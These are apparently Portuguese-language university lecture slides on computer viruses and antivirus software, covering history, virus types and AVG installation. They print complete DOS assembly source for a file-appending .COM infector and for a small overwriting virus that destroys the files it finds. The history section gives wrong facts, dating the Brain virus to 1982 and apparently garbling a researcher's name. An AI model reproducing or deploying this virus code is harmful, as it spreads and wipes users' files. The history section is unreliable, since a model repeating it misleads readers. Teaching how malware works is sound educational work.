DSPTI II

Vírus e Anti-Vírus

Prof. Alexandre Beletti

Definição

- Vírus de computador são programas desenvolvidos para causar, geralmente, algum tipo de dano ao computador, como cópia exclusão de arquivos, "desconfigurar" programas e o próprio sistema operacional, espionar, entre outras coisas.

Surgimento - Mundial

- Em 1983, Len Eidelmen demonstrou em um seminário sobre segurança computacional, um programa auto-replicante em um sistema VAX11/750. Este conseguia instalar-se em vários locais do sistema. Um ano depois, na 7th Annual Information Security Conference, o termo vírus de computador foi definido como um programa que infecta outros programas, modificando-os para que seja possível instalar cópias de si mesmo. O primeiro vírus para PC nasceu em 1982 e chamava-se **Brain**, era da classe dos Vírus de Boot, ou seja, danificava o sector de inicialização do disco rígido. A sua forma de propagação era através de um disquete contaminado. Apesar do Brain ser considerado o primeiro vírus conhecido, o título de primeiro código malicioso pertence ao Elk Cloner, escrito por Richar Skrenta.

Surgimento - Brasil

- Tiverem seu início praticamente junto com os primeiros computadores, e no Brasil tiveram grande divulgação com vírus nacionais como Alevirus, Delta, Leandro & Kelly, entre outros.

Dados Estatísticos

- **Dados estatísticos**
- Até 1995 - 5.000 vírus conhecidos.
- Até 1999 - 20.500 vírus conhecidos.
- Até 2000 - 49.000 vírus conhecidos.
- Até 2001 - 58.000 vírus conhecidos.
- Até 2005 - 72.010 vírus conhecidos aproximadamente.
- Até 2007 - Mais de 150.000 vírus conhecidos aproximadamente.

Tipos de Vírus

- Existem vários tipos de vírus:
  - Boot = infectam o setor de inicialização
  - Arquivos = infectam arquivos
  - Residente = alocado em memória
  - Trojans = cavalos de tróia (serão vistos posteriormente)
  - Worm = poucos danos e alto poder de replicação
- Com algumas características:
  - Encriptação
  - "Destruidor"
  - Ser Oculto (Desativar Antivírus, Pastas do SO)

Vírus de BOOT

- Colocam-se na inicialização do sistema operacional
- Por exemplo, no MS-DOS, Windows 3.1x, e Windows 9x, muitos vírus se utilizam do COMMAND.COM, um arquivo que contém o núcleo de comandos do sistema operacional para se tornarem sempre ativos desde a inicialização do computador

Vírus de Arquivo–COM Infector

- Vírus capazes de infectar arquivos com extensão .COM, muito comuns no início pois existiam muitos programas escritos seguindo a estrutura de arquivos COM, que são conhecidos por ocuparem o espaço máximo de até 64Kbytes.

```
VirusSize equ (fim-inicio)
code   segment
assume
        cs:code,ds:code,es:code,ss:code
org    100h
inicio:
call   virus

virus:
nop        ; evitar auto-infecção
pop bp     ; ajusta offset
sub bp,offset virus

mov ax,word ptr [Original+bp]
mov cs:[100h],ax   ;bytes originais
mov ax,word ptr [Original+bp+2]
mov cs:[102h],ax

mov ah,1ah              ; ajusta DTA
lea dx,[bp+DTA]
int 21h

mov ah,4eh      ; procura primeiro
mov cx,20h
lea dx,[bp+arqs]

AchaArqs:
int 21h
jc termina1                ; termina
```

```
mov ax,3d02h   ; abre arquivo r/w
lea dx,[bp+DTA+30]
int 21h

mov bx,ax
mov ah,3fh  ; salva 4 primeiros bytes
mov cx,4 ; originais
lea dx,[bp+Original]
int 21h
jmp continua
VirusString db 'FatecSCS.',0ah,0dh,07h,'$'
termina1:  ;jump relativo direto para
jmp termina  ; termina eh muito longo

continua:
mov ax,4202h                ; fim do arquivo
call MovePonteiro           ;
cmp ax,65278-VirusSize  ; testa limite
ja NaoInfectar

sub ax,3       ; calcula distancia do salto
mov [bp+Distancia],ax          ;

mov ah,40h ; escrevendo
mov cx,VirusSize
lea dx,[bp+inicio]
int 21h

mov ax,4200h    ; inicio do arquivo
call MovePonteiro
```

```
mov ah,40h ; escreve inst. JMP [xxxx]
mov cx,4 ;e NOP no oinicio
lea dx,[bp+jump]
int 21h
NaoInfectar:
mov ah,3eh  ; fecha arquivo
int 21h
mov ah,4fh   ; procura o proximo
jmp AchaArqs

termina:
cmp word ptr [arqs],2e2ah ; testa se
je fim ; eh a primeira execução

mov ax,100h  ; salta para
jmp ax             ; o prog. host

MovePonteiro:   ; rotina para
xor cx,cx  ; mover o ponteiro
xor dx,dx
int 21h
ret
original db 0E8h,00,00,90h ; bytes ori
jump db 0e9h    ; inst. JMP
distancia dw ?    ; [xxxx]
arqs db '*.CoM',0
DTA db 43 dup (0);(D)ata(T)rans(A)re
fim:                    ;
mov ax,4C00h
int 21h
ends code                   ;
end inicio                  ;
```

Vírus de Arquivo-EXE Infector

- Vírus que infectam a maioria dos programas, pois quase todos são arquivos executáveis (EXE) e sua disseminação pode ocorrer com uma facilidade muito maior.
- Tem um código um pouco mais complexo do que os vírus de arquivos do tipo COM

Vírus de Memória - Residente


- São vírus que se alocam em arquivos e quando os arquivos são executados, tais vírus se alocam na memória RAM e se mascaram através de algum tipo de serviço.
- Por exemplo, a INT 21 (interrupção do DOS) pode ser substituída pelo código de um vírus e seu código original ser alocado em outra região da memória para ser chamado através do próprio vírus.

Trojans = Cavalos de Tróia


- O nome vem da história do Cavalo de Tróia que trazia consigo escondido diversos soldados que atacaram os "inimigos" durante a noite, quando todos menos esperavam.
- Tais programas costumam ficar mascarados em simples programas mas no fundos estão prejudicando o usuário do programa de alguma forma (abertura de portas para invasão, cópia ou exclusão indevida de arquivos do usuário).

Exemplo: Página Fake


Exemplo: Página Fake



Exemplo: Página Fake



Exemplo: Página Fake



Worms

- São conhecidos pelo nome de Worms (minhocas) pois se espalham com facilidade através de arquivos muito utilizados (documentos – DOC, apresentações – PPT, entre outros), fazendo uso de macros e não necessariamente de um código muito complexo escrito em uma linguagem muito próxima da máquina, como Assembly.
- Costumam não danificar muito os arquivos do sistema, pois o principal objetivo desse tipo de "vírus" é se disseminar rapidamente.

Vírus Destruidor

- O vírus que possui este tipo de característica é caracterizado pelo fato de danificar todo o conteúdo do arquivo que ele infecta, quer dizer, ele não preserva nenhuma informação presente anteriormente no arquivo, destruindo-o totalmente.
- São também chamados de vírus de "sobre escrita".
- Possuem código muito pequeno, para tentar ludibriar o antivírus, porém isso, atualmente, é uma tarefa difícil, porém não impossível.

```
1.   SEG_A      SEGMENT  BYTE PUBLIC
2.              ASSUME   CS:SEG_A, DS:SEG_A
3.              ORG      100h
4.   MINI       PROC
5.   START:
6.              MOV      AH,4Eh
7.              MOV      DX,OFFSET FMATCH      ;address to file match
8.              INT      21h                           ;DOS int, ah=function 4Eh
9.                                                     ;find 1st filenam match@DS:DX
10.             MOV      AX,3D02h   ;02=for read & write...
11.             MOV      DX,9Eh     ;address to filename...
12.             INT      21h                           ;DOS Services  ah=function 3Dh
13.                                                    ;open file, AL=mode,name@DS:DX
14.             XCHG     AX,BX  ;BX = handle now
15.             MOV      DX,100h
16.             MOV      AH,40h                ;Function 40h, write file
17.             MOV      CL,35          ;number of bytes to write
18.             INT      21h            ;CX=bytes, to DS:DX - BX=file handle

19.             MOV      AH,3Eh                ;function 3Eh, close file
20.             INT      21h                           ;BX=file handle

21.             RETN

22.  FMATCH:               DB          '*.C*',0       ;The virus didn't want to
23.                                                    ;work when I changed this
24.                                                    ;to *.* or *...
25.                                                    ;WHY NOT?! Anybody gotta
26.                                                    ;hint on this?!
27.
28.  MINI       ENDP

29.  SEG_A                 ENDS
```

Encriptação

- Propriedade que um vírus possui de se tornar oculto para o antivírus, ou seja, ele "mascara" seu código tornando-o ininteligível, porém totalmente funcional.
- Existem diversos algoritmos de encriptação, valendo lembrar que não são exclusividade dos vírus de computador, mas sim de programas da área de segurança da informação e áreas correlatas.

Ser Oculto

- Ter habilidades para desativar o antivírus, uma tarefa não tão simples, porém de alto poder de atuação para o vírus.
- Outra característica muito comum é a sua alocação em pastas do sistema operacional e com nomes que lembrem arquivos de sistema e não causem nenhuma "estranheza" por parte do usuário.

Antivírus

- Existe uma variedade enorme de softwares antivírus no mercado. Independente de qual você usa, mantenha-o sempre atualizado. Isso porque surgem vírus novos todos os dias e seu antivírus precisa saber da existência deles para proteger seu sistema operacional. A maioria dos softwares antivírus possuem serviços de atualização automática. Abaixo há uma lista com os antivírus mais conhecidos:
- **Norton AntiVirus** - *Symantec* - www.symantec.com.br - Possui versão de teste.
- **McAfee** - *McAfee* - http://www.mcafee.com.br - Possui versão de teste.
- **AVG -** *Grisoft* **-** www.grisoft.com **-** Possui versão paga e outra gratuita para uso não-comercial (com menos funcionalidades).
- **Panda Antivirus** - *Panda Software* - www.pandasoftware.com.br - Possui versão de teste.

AVG


- Antivírus com versão gratuito e muito difundido atualmente
- Tem um bom desempenho em termos de recursos consumidos

AVG
Difícil para as ameaças. Fácil para você.

Instalação

- Primeiramente verificar se sua máquina não está infectada com algum dos vírus / worms mais conhecidos:
  - I-Worm/Stration
  - Worm/Generic.FX
  - Agent.A-AN
  - BackDoor.Agent.A-Z, AA-BG
  - Downloader.Agent.AS
  - I-Worm/Atak.A-I
  - Bagle.DA-IU
  - I-Worm/Bagle.A-Z, AA-JD
  - I-Worm/Bugbear.D
  - I-Worm/Mytob.A-GC
  - I-Worm/Netsky.A-Z, AA-AD
  - I-Worm/Sasser.A-F
  - I-Worm/Zafi.A-E
  - PSW.Bispy.A-E
  - Win32/Gaelicum
  - Win32/Hidrag

Utilizar o utilitário VCLEANER.EXE



Metodologia

- Baixar o arquivo VCLEANER.EXE no site http://www.avgbrasil.com.br
- Reiniciar o Windows em modo de Segurança
- Executar o aplicativo VCLEANER.EXE


Rodar o Instalador do AVG

- Abrir o executável
- Caso a versão não for a gratuita, será solicitado o número da licença
- Deverá ser informado no momento da instalação

Proteção Residente

- Fica alocada em memória rodando automaticamente
- Monitora possíveis acessos maliciosos de arquivos infectados
- Não fica buscando todos os arquivos do disco o tempo todo, a não ser que tal configuração seja estipulada anteriormente

Vírus Detectado pelo AVG



Bibliografia

- AVG Brasil - http://www.avgbrasil.com.br
- Programação Eficaz com Microsoft Macro Assembler – Duncan
- Biblioteca de Vírus